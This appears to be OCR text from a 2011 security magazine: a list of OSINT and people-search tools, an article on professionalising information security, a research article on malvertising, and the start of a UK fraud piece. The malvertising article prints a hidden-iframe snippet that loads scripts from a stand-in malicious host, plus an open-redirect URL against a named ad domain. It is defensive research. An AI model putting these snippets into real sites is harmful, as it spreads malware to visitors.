Maltego – information fingerprinting tool: <http://www.paterva.com/web5/>
Metadata Assistant – paid tool, extracts metadata from multiple file types including Office: <http://www.payneconsulting.com/products/metadataretail/>
Metadata Extraction Tool – extracts metadata from multiple file types: <http://meta-extractor.sourceforge.net/>
Shodan – search engine for servers: <http://www.shodanhq.com/>
UK web archive – historical archive of websites: <http://www.webarchive.org.uk/>
Wayback Machine – historical archive of web sites: <http://www.archive.org/>

Social network search/analysis

Backtype – useful for analysing Twitter accounts via name search: <http://www.backtype.com/>
Backtweets – similar to above: <http://backtweets.com/>
Follower Wonk – Twitter bio search tool: <http://followerwonk.com/>
Memolane – social network timelines: <http://memolane.com/>
Mentionmap – Twitter activity visualisation: <http://apps.asterisq.com/mentionmap/#>
Monitter – Twitter monitoring with geolocation: <http://www.monitter.com/>
Samepoint – social media search: <http://www.samepoint.com/>
Searchtastic – advanced Twitter search: <http://searchtastic.com/>
Snapbird – Twitter search: <http://snapbird.org/>
Spy – social media search: <http://spy.appspot.com/>
Topsy – social media search: <http://topsy.com/>
Twapperkeeper – create archives of Tweets using various criteria: <http://twapperkeeper.com/>
Twilert – alerts when specific terms are mentioned in Twitter: <http://www.twilert.com/>
Yoname – metasearch: <http://www.yoname.com/>
Zesty Facebook Scanner – returns available information from Facebook ID: <http://zesty.ca/facebook/>

Geographic

Follow Your World – notification when Google satellite imagery updates: <http://followyourworld.appspot.com/>
UpMyStreet – UK-specific location intelligence: <http://www.upmystreet.com/>

Image analysis

CLITrack – EXIF analysis: <http://guerrilla-it.co.uk/clitrack/>
ExifTool – EXIF analysis: <http://www.sno.phy.queensu.ca/~phil/exiftool/>
Tineye – reverse image search: <http://www.tineye.com/>

People/company search

123People People Search: <http://www.123people.com/>
192.com – UK-specific people search: <http://192.com/>
Anywho: <http://www.anywho.com/>
Bloomberg Company Insight: <http://investing.businessweek.com/research/company/overview/overview.asp>
Companies House International Listings: <http://www.companieshouse.gov.uk/links/introduction.shtml>
Infospace People: <http://people.infospace.com/>
International White and Yellow Pages: <http://www.wayp.com/>
NetProspex: <http://www.netprospex.com/>
NetTrace – directory of many people/company search resources: <http://www.nettrace.com.au/resource/search/people.html>
PeekYou: <http://www.peekyou.com/>
Scholar Universe – search for academics: <http://www.scholaruniverse.com/>
SEDAR – Canadian version of EDGAR: <http://www.sedar.com/>
Zabasearch: <http://www.zabasearch.com/>

Extra intelligence

Crazedlist – Craigslist search tool: <http://www.crazedlist.org/>
Feed My Inbox – subscribe to updates from sites without RSS: <http://www.feedmyinbox.com/>
Fwix – hyperlocal news/information search tool: <http://fwix.com/>

The slow road to professionalisation

Cath Everett, freelance journalist


Catherine Everett

The idea of 'professionalising' the information security industry has long been a controversial one. Many practitioners, particularly those that have been around for a long time, are simply not convinced that such a move is either necessary or has any value.

Although they may maintain membership of one or more of the many extant industry bodies, it is mainly for status reasons rather than out of any desire to be formally recognised as participating in a 'paid occupation that involves prolonged training and a formal qualification' (Oxford English Dictionary definition of the term 'profession').

Maintaining membership of industry associations is thus often seen as a chore and the idea of having to gain suitable qualifications to enter practice or undertake Continuing Professional Development (CPD) activity to remain in it is not particularly welcomed outside of highly regulated industries such as financial services (though here, too, the advent of professional standards was resisted by many older financial advisors when they were introduced in the 1990s).

The situation is also not helped by the fact that the numerous CPD schemes available have to date not been standardised. Moreover, any credits gained by participating in one are not necessarily interchangeable with another and can often differ quite radically in value.

"There is currently no accepted definition of what an information security professional actually is or does"

Another issue is that there is currently no accepted definition of what an information security professional actually is or does. This means that there is no formal profile, no mandatory requirement to be a member of an institute or have minimum qualifications and no unified, enforceable, globally recognised code of practice, as is the norm with established professions such as doctors or lawyers.

Mixed quality

The problem for potential employers and customers in this scenario arises from the mixed quality of the practitioners on the market and the fact that there is no standard, formal means of assessing their knowledge and/or experience. For example, David Porter, director of Resilient Thinking, says he tends to look at an individual's track record, recent job testimonials and word-of-mouth feedback. "It's about having an audit trail of proof, so pick up the phone and speak to their previous boss," he advises.

On the other hand, Mike Gillespie, a director at information security consultancy Advent-IM, looks for "a basic set of underlying skills and knowledge in specific key areas rather than qualifications per se" and takes a more "show-me rather than tell-me" approach to recruitment.

But in an organisation where information security is not the core business, such judgements are likely to be much more difficult to make. And the fact that inexperienced pretenders can set themselves up in business with no sanction after undertaking a course of only a few days' duration generates the risk of creating cowboys that have the potential to bring the industry into disrepute.

Although there appear to be no current moves towards either consolidating the number of industry bodies or rationalising the numerous CPD programmes on the market, work has been going on to at least come up with a set of core principles to govern responsible practitioner behaviour.

While falling far short of an enforceable code of practice, the principles, which were jointly developed by the Information Security Forum (ISF), the Information Systems Audit and Control Association (ISACA) and the Information Systems Security Certification Consortium $(ISC)^2$, are intended to provide guidelines for good practice.

Independent principles

Jason Creasey, the ISF's global alliances leader, explains the rationale: "There's a massive proliferation of standards, codes of practices and ethics, but they're written by individual organisations and owned by them. So we thought there was a requirement for an independent and non-proprietary set of principles to promote responsible security behaviour."

"We have more important things to sort out at the moment, which is about developing the professional rather than professionalising the industry"

The organisation chose its partners based on the fact that they were "leading international [rather than local] bodies" and the next phase will see ISACA and $(ISC)^2$ marketing the principles among their membership as well as trying to secure the endorsement of other industry bodies – particularly in the US where awareness is especially low. Discussions are also ongoing as to whether the guidelines should likewise be embedded into their qualifications.

At this point, however, there are no plans to develop the principles into a more formal, enforceable code of practice, although Creasey does not entirely rule out the idea.

"We have more important things to sort out at the moment, which is about developing the professional rather than professionalising the industry," he says. "It's about moving forward one step at time and we believe it's more powerful to try and get practitioners to adopt a *de facto* standard."

One of the issues is that using the principles as the basis of a code would require the creation of an agreed set of information security terminology (which is currently being worked on by ISO, the International Organisation for Standardisation) as well as involving considerable work looking at the pros and cons of professionalisation.

As a result, Creasey adds: "While we might consider doing that in future, it's not in our agreed work programme, but it is on our radar."

Code of practice

Advent IM's Gillespie says that, personally, he would welcome such a step, although he acknowledges that, "the quantity of industry bodies and lack of a mandatory route into the profession, including the disparity of qualifications, makes this highly unlikely".

Such an enforceable code would not only ensure that practitioners remain independent of the business, in the same way that financial or audit professionals are, but would also help in protecting both them and their customers, he believes.

"As we all know, it can sometimes be a fine line between providing services to the customer and satisfactorily addressing statutory requirements," Gillespie says. "Also, how many consultants either hide behind policy because they lack the risk management skills or say what the customer wants to hear either because they want the work or because they get intimidated?"

But Gillespie is not entirely convinced about how much difference the principles,

which he describes as "a bit basic", will make in and of themselves. While he says that the "unification of views" from disparate industry bodies can only be a good thing, he points out that their value to the industry is likely to remain limited "until and unless businesses [rather than individual practitioners] are made fully aware of their existence and accept and embrace them".

"It's a good starting point if only for debate such as this," he says, "but it will be interesting to see the status of the principles in a year's time."

Ethics project

Meanwhile, another potential step on the road to professionalisation is the creation of an initiative entitled the Information Security Ethics Project, which is sponsored by and housed within the UK's Institute of Information Security Professionals (IISP).

The idea behind the project came from the Institute's general counsel, Robert Carolina, who is also a senior visiting fellow at Royal Holloway University's information security group, where he teaches in its information security MSc programme.

In early 2009, Carolina wrote an article for *Computer Weekly* about the legality – or otherwise – of the actions of the BBC's Click TV programme team when it created its own botnet for educational purposes by commandeering more than 21,000 computers around the world. Carolina canvassed the opinions of a number of information security practitioners as to whether they considered the move right or wrong. The responses, which ranged from "it's absolutely appalling and law enforcement should throw the book at them" to "they deserve to get an award" – which, incidentally, they later did – prompted him to explore what ethical guidance was currently available, most of which he found unhelpful.

As a result, as of early February this year, Carolina kicked off the first in a series of ethics workshops, made up of no more than 25 IISP members. "This is an area where people are crying out for guidance, especially in the private sector," he says. "We want practitioners to have better information so that they feel less exposed and better informed to make hard decisions."

Things are changing

The half-day discussion centred on a series of hypothetical case studies that were used to debate the right and wrong ways to respond in each scenario and, most importantly, why. The aim was to look for points of commonality and difference in individuals' beliefs and approaches and to use those areas where opinion diverged as the basis for further discussion.

The next step will be to host an ongoing series of workshops over the next 12 months or so and to circulate reports based on the outcomes to members of the working group, although other individuals will be invited to join as appropriate.

"If this gains traction and popular support, we might be able to start abstracting out basic principles to describe what ethical practices are and maybe write them down as a rule set," Carolina says. "But if we do that, it will only be published with highlighted case studies as you have to have examples and context. In my professional opinion, without that, it's not much value."

While such initiatives are, unfortunately, still rather fragmented in nature, what they would appear to suggest is that the information security industry is slowly starting to move down the path of becoming more professionalised.

As Gillespie concludes: "Things are changing. There are lots of pockets of work being done and, while they're not consistent or global, you can see a day when the industry will get there – although it's a long road yet."

About the author

Cath Everett is a freelance journalist who has been writing about business and technology issues since 1992. Her special areas of focus include information security, HR/management and skills issues, marketing and high-end software.

Malvertising – exploiting web advertising

Aditya K Sood, Richard J Enbody, Michigan State University

Online advertisements provide a convenient platform for spreading malware. Since ads provide a significant portion of revenue on the web, significant effort is put into attracting users to them. Malicious agents take advantage of this skillful attraction and then redirect users to malicious sites that serve malware.

Search engines' intimate tie-in with advertising also assists malicious agents: significant effort goes into attracting users to particular sites from which users can be redirected. Of particular use to malicious agents is that redirection is built into online advertising so the malicious user only needs to co-opt a redirection that is taking place. As a bonus, the user *expects* a redirection to take place, so



Figure 1: Registering a widget on a vulnerable advertising domain.

the redirection to a malicious site is less of a red flag.

Another feature of online advertising that can be co-opted by malicious agents is the dynamic delivery of ads. A standard approach is to provide HTML code snippets that are used in conjunction with normal websites in order to embed advertisements. For example, Doubleclick.net provides millions of ads that are served to different domains as dynamic content – that is, the content of advertisements can change dynamically based on user or content characteristics. Service Level Agreements (SLA) exist between ad distributor and website to define appropriate content, but they are neither designed for nor appropriate for applying effective security. In particular, it is hard to determine the integrity of content that is shared among different domains across the web.

The result is that online marketing has opened up new avenues for profit generation while at the same time providing a convenient platform for malware delivery. Malvertising growth is being assisted by the following:

- Malicious agents can register nearly any domain and can use it as a storage base for malware in order to conduct drive-by-download attacks by redirecting users to their malicious domains.[1] Generally, these types of domains do not comply with any types of security or privacy standards.
- Malicious agents can use different modes of malvertising infections in order to redirect traffic from malvertisements that are distributed across the World Wide Web. When a user clicks on a malvertisement, the traffic is redirected towards a malicious domain rather the legitimate one.
- Generally, no verification check can be imposed on advertisements to detect whether the redirect occurs appropriately or not. This lack of verification results from the nature of the web-advertising model that makes it difficult for a publisher to scrutinise web traffic related to ad delivery.
- Attackers can also tamper with sponsored links to distribute malicious executables directly into the system as a part of drive-by-download infection. Internet Explorer has been a popular target because of both its popularity and its ability to run custom exploits through ActiveX controls [8].

The irony is that advertisers pay the publishers for the advertisements while the attackers exploit those same ads to spread malware.

Malvertising modes

Most of the web malware is triggered through web injections to exploit the vulnerabilities in web software and domains. Different modes of infections are used for injecting malicious advertisements in vulnerable domains. To appreciate the severity and prevalence of this class of attack, the Open Web Application Security Project (OWASP) recently placed invalidated redirects and forwards in its 2010 'top 10' list.[2]

Malvertising with malicious widgets and redirection

The advent of Web 2.0 popularised widgets for use in advertising and traffic redirection.[3] However, flaws in the design of some web widgets pose high risks to domains using those widgets for advertising.[4] As mentioned above, the redirection can be co-opted by malicious users to redirect traffic to malicious sites.

For example, we detected a widget vulnerability in a popular news publisher website. The normal procedure is for a user to register, which allows the publisher to render news from various popular channels and embed them into the user's websites and blogs. However, because of flaws in the publisher's system, it's possible to redirect traffic.

In order to install the widget, the publishing domain requires certain steps to be performed by a user to facilitate the ability of the widget to include third-party content. Specifically:

- The widget can only be installed after registration. The user selects the widget code based on the target platform – such as blogger, MySpace etc – in which the widget is to be installed.
- Once the registration is complete, the publisher requires the user to log in to his or her website or blog so that widget installation can be completed. After installation, the publisher starts sending news and advertisements to the registered user website.
- After the widget is embedded in the user's site, the user is able to receive random content from various content providers through a vulnerable advertising domain that acts as an intermediate service provider.

For advertising purposes, the vulnerable publishing domain uses redirection links in order to advertise on the publisher's website. However, web traffic can be easily redirected from where the widget is installed to any domain. This shows that inclusion of the widget in any random domain can result in traffic redirection from a vulnerable publisher's website through advertising links. The attacker can exploit this scenario by performing three steps:

Step 1: The attacker registers as a legitimate user (in order to get a widget for inclusion in some domain) as shown in Figure 1. The widget is included in the same domain as shown in Figure 2.

Step 2: The attacker can activate the apparently dead vulnerability through hyperlinks by activating the URL from the vulnerable publishing domain as follows, where 'outbrain.com' is a vulnerable advertising domain and 'xsstestingblog' is a blog that serves malware:

http://outbrain.com/most-viewed.action?sourceUrl=http://www.xsstestingblog.blogspot.com



Figure 2: Installed widget.

Step 3: Users who go to the widget thinking that they are entering the publisher's site find themselves redirected to the attacker's site. A successful attack can be seen as a response request mechanism in Figure 3.

This attack is the outcome of a design bug in the widget implementation. Attackers can exploit this scenario by generating malicious advertisements (using the publisher's name) that are embedded with redirected URLs which exploit the design bug in the vulnerable publishing domain in order to execute redirection towards the malicious domain. This shows how a vulnerable advertising widget can be subverted by an attacker.

Remote malvertising with hidden iframes

Hidden iframes are one way for attackers to hide the objects that are used for spreading malware. The concept of hidden infection is not new, but here we show a different variation. The HTTP specification includes the iframe to embed one web page into another. Iframes can be used to load dynamic content for advertising. This functionality of iframes can be exploited to trigger infections. Iframes are used extensively in order to bypass Same Origin Policy (SOP) and launch a Cross Domain Attack (CDA).[5,6] Attackers can easily embed hidden iframes that serve malvertisements in order to spread malware while interacting with legitimate users. Usually, iframes are exploited using the following procedures for running malicious code:

1. Scripts in iframes are allowed to execute in the context of the browser process (the more powerful the context, the greater the vulnerability that can be exploited).
2. There is no specific security restriction on Active X object usage.
3. Browser redirection can be done easily through iframes.
4. Access to local objects is not restricted completely.

The hidden iframes used for malvertising are constructed as follows:

```
<iframe src="http://www.malicious.com/mal_ad.js " width=1 height=1 style="visibility:hidden;position:absolute"></iframe>

<iframe src="http://www.malicious.com/software_ad.js" width=0 height=0></iframe>
```



Figure 3: Victim browser successfully gets redirected to the malware domain.

In addition, attackers can hide their malicious purpose using Javascript obfuscation techniques to encode the malicious links. Iframes possess a default inherited flaw of defining a trust relationship between different domains that are communicating with each other. The trust relationship cannot be determined every time within different domains that are sharing content.

The inability to precisely determine trust is why it is very hard to restrict the content present in iframes and why it is executed in the context of the parent website. Attackers load malvertisements in iframes to run in the parent domain for inline infections so that the detection process becomes harder.

Malvertising through infected Content Delivery Networks

A Content Delivery Network (CDN) is a third-party ad server that provides content to different domains across the web. CDNs are the preferred choice for attackers to spread malware by exploiting the CDN web servers – the attackers can simply let the servers assist in spreading the malware. Advertisements use Flash, Silverlight, pop-ups, Windows Media Player files and Javascript extensively. However, this is a grave concern because if a CDN server is exploited, the attacker can inject malicious code in the form of malvertisements and that code is widely distributed. There is a chain reaction because if a parent server is infected, the child nodes will automatically get infected, too. Corrupting a server that serves thousands of sites spreads the malvertisements broadly and often in a trusted manner.

We have identified Windows Media Player files being used in malvertising for spreading malware. An attacker can perform the following steps in order to design and inject malicious .wmv files as malvertisements:

Step 1: The attacker 'backdoors' the .wmv file using Windows Script Editor, with malicious code (as presented in Figure 4) that executes through Cross Site Scripting (XSS) attacks.

Step 2: The attacker injects this .wmv file in an iframe and injects the code in a vulnerable CDN domain. When this file is distributed across domains, it starts spreading the malicious XSS file and bypasses the Internet Explorer XSS filter as shown in Figure 5.

As you can see, CDNs have the potential to be a big problem with respect to web malware.



Figure 4: Designing a .wmv file backdoor.

Malvertising through malicious banners

Advertising banners are used extensively in order to spread infections.[7] Primarily, attackers exploit servers that host a number of websites on a single server – a common scenario. As above, attacking servers is an easy way to infect a large number of websites. In addition, since advertising banners are widespread, an attack through them will also be widespread. In this attack, the attackers exploit an XSS flaw or SQL injection vulnerability in websites hosted on the server in order to take full control. The attacker then uses two specific techniques to infect websites with malicious banners as follows:

- Attackers update the database with malicious iframes by exploiting SQL injections in order to trigger persistent infections.
- Attackers compromise the shared hosting server and use automated scripts to render malicious code on the main web page of different hosts.

When a user visits a specific website, malicious banners are displayed along with dynamic content. Click on the banner and the user is infected, or simply displaying the banner can lead to infection.

This trick can be used in conjunction with SEO poisoning in which an attacker coerces a search engine to visit malicious domains or hijacked websites that display malicious banners.



Figure 5: WMV file is spreading malicious VbScript file.

Solutions

- The design of web applications and widgets should be thoroughly verified before allowing their use in a production environment. The widget should be installed with appropriate access controls in order to avoid any rogue actions.
- The interface communication channel between an installed widget and a parent website should be monitored to catch the traffic redirection. Generally, the main website should not allow redirection in an open manner without restricted control.
- Appropriate configuration should be used in shared hosting environments. The servers should be audited regularly in order to detect any vulnerable hosts.
- A live malware monitoring system should be used for dedicated and shared hosting servers in order to trace malware infections at inception.
- Systems should be updated with the latest software and patches.

Conclusion

We've covered the essential dynamics of malvertising and the attack strategies used to distribute malicious advertisements across domains. Malvertisements are becoming one of the main sources of spreading web malware. One reason for their popularity is a dearth of appropriate security procedures for content sharing. For example, merely signing an SLA does not ensure security and integrity in a shared network. There is a pressing need for rigorous security policies and procedures to curb the risk of this type of infection. History indicates that it is impossible to get rid of malware infections completely, but continuous efforts can contribute towards enhancing the security of our networks.

About the authors

Aditya K Sood is a security researcher, consultant and PhD candidate at Michigan State University. He has worked in the security domain for Armorize, COSEINC and KPMG and founded SecNiche Security. He has been an active speaker at conferences such as RSA, Toorcon, Hacker Halted, TRISC, EuSecwest, XCON, OWASP AppSec, CERT-IN and has written content for HITB Ezine, ISSA, ISACA, Elsevier, Hakin9 and Usenix Login.

Dr Richard Enbody is an Associate Professor in the Department of Computer Science and Engineering, Michigan State University. He joined the faculty in 1987 after earning his PhD in Computer Science from the University of Minnesota. His research interests are in computer security, computer architecture, web-based distance education and parallel processing. He has two patents pending on hardware buffer-overflow protection, which will prevent most computer worms and viruses. He recently co-authored a CS1 Python book, The Practice of Computing using Python.

Resources

- Polychronakis, Michalis; Mavrommatis, Panayiotis; Provos, Niels. 'Ghost Turns Zombie: Exploring the Life Cycle of Web-based Malware'. Accessed Mar 2011. <http://www.usenix.org/event/leet08/tech/full_papers/polychronakis/polychronakis.pdf>.
- Provos, Niels; McNamee, Dean; Mavrommatis, Panayiotis; Wang, Ke; Modadugu, Nagendra. 'The Ghost in the Browser: Analysis of Web-based Malware'. Accessed Mar 2011. <http://www.usenix.org/event/hotbots07/tech/full_papers/provos/provos.pdf>.
- Ford, Sean; Cova, Marco; Kreugel, Christopher; Vigna, Giovanni. 'Analyzing and Detecting Malicious Flash Advertisements'. Accessed Mar 2011. <http://www.cs.ucsb.edu/~chris/research/doc/acsac09_flash.pdf>.
- 'Some 1.3 million malicious ads served daily'. SC Magazine, 18 May 2010. Accessed Mar 2011. <http://www.scmagazineus.com/report-some-13-million-malicious-ads-served-daily/article/170414/>.
- 'Pay Per Click'. Wikipedia. Accessed Mar 2011. <http://en.wikipedia.org/wiki/Pay_per_click>.

- 'Active X Controls'. Microsoft. Accessed Mar 2011. <http://msdn.microsoft.com/en-us/library/aa751968%28v=vs.85%29.aspx>.
- Danchev, Dancho. 'MSN Norway serving Flash exploits through malvertising'. ZDNet, 27 Aug 2008. Accessed Mar 2011. <http://www.zdnet.com/blog/security/msn-norway-serving-flash-exploits-through-malvertising/1815>.
- 'SEO Poisoning Attacks Growing'. Security Focus, 12 Mar 2008. Accessed Mar 2011. <http://www.securityfocus.com/brief/701>.

References

1. Cova, M; Kruegel, C; Vigna, G. 'Detection and Analysis of Drive-by-Download Attacks and Malicious JavaScript Code'. In Proceedings of World Wide Web Conference, 2010.
2. OWASP top 10 Attack Vectors 2010. Accessed Mar 2011. <http://www.owasp.org/index.php/Top_10_2010-Main>.
3. Nations, Daniel. 'What's the Difference Between a Widget and a Gadget?'. About.com Web Trends. Accessed Mar 2011. <http://webtrends.about.com/od/widgets/a/widget-gadget.htm>.
4. Sood, AK. 'Open Redirect Wreck Off'. HITB EZine. Accessed Mar 2011. <http://magazine.hitb.org/issues/HITB-Ezine-Issue-004.pdf>.
5. 'Same Origin Policy'. W3C. Accessed Mar 2011. <http://www.w3.org/Security/wiki/Same_Origin_Policy>.
6. 'Client-Side Cross-Domain Security'. Microsoft. Accessed Mar 2011. <http://msdn.microsoft.com/en-us/library/cc709423%28v=vs.85%29.aspx>.
7. 'Content Delivery and Distribution Services'. Web Caching. Accessed Mar 2011. <http://www.web-caching.com/cdns.html>.

The UK fraud landscape for financial services

Duncan Ash, SAS UK

Duncan Ash

Fraud in the financial services industry is a topic that constantly makes headlines, but is the situation really as dire as the media would have us believe? Well, according to the recent statistics from the National Fraud Authority (NFA), released 27 January 2011, fraud is costing the UK over £38bn a year. In particular, the financial services industry recorded the highest loss to fraudsters at £3.6bn. However, on a more positive note this actually represented a slight decrease on the 2010 Annual Fraud Indicator figure of £3.8bn due to improved fraud prevention methods involving plastic card fraud (£440m) and cheque fraud (£30m).

Reducing levels of card fraud in particular have been cited as a success story in the fight against fraudsters, with the latest figures from The UK Cards Association (6 October 2010) revealing that total fraud losses on UK cards fell to £186.8m between January and June 2010 – a 20% reduction compared with losses in the first half of 2009. This figure represented the lowest half-year total for 10 years, and the reduction was attributed to the success of a number of banking industry initiatives. For instance, the increasing roll-out of chip and PIN in the UK and abroad, a greater number of sign-ups to MasterCard SecureCode and Verified by Visa by cardholders and retailers, and the increasing use of fraud detection tools by banks and retailers have all contributed to the decline in losses.

A moving target

Unfortunately, criminals tend to be opportunistic and are always on the lookout for the next weak link in the system that can be exploited. According to Financial Fraud Action UK (12 January 2010), more than 50% of regular UK Internet users (41.4 million) are now banking online. This substantial growth in popularity of the online channel in recent years, both in terms of Internet shopping and online banking, has led to an increased number of attacks, in particular through phishing and financial malware. The NFA figures show that online banking has seen an increase of 14% (£60m) in fraud losses compared with the previous year. As such, the sector must continue to invest in anti-fraud systems and solutions to help stay one step ahead of the criminals.

However, because of the great variation between the security levels of online sites and the increased measures that merchants can take to protect themselves, there is a growing acceptance in the banking industry that not all fraud in the online channel can be conquered. Instead, the industry is positioning itself to pick and choose its battles, ensuring that damage can be limited and consumer confidence left intact.

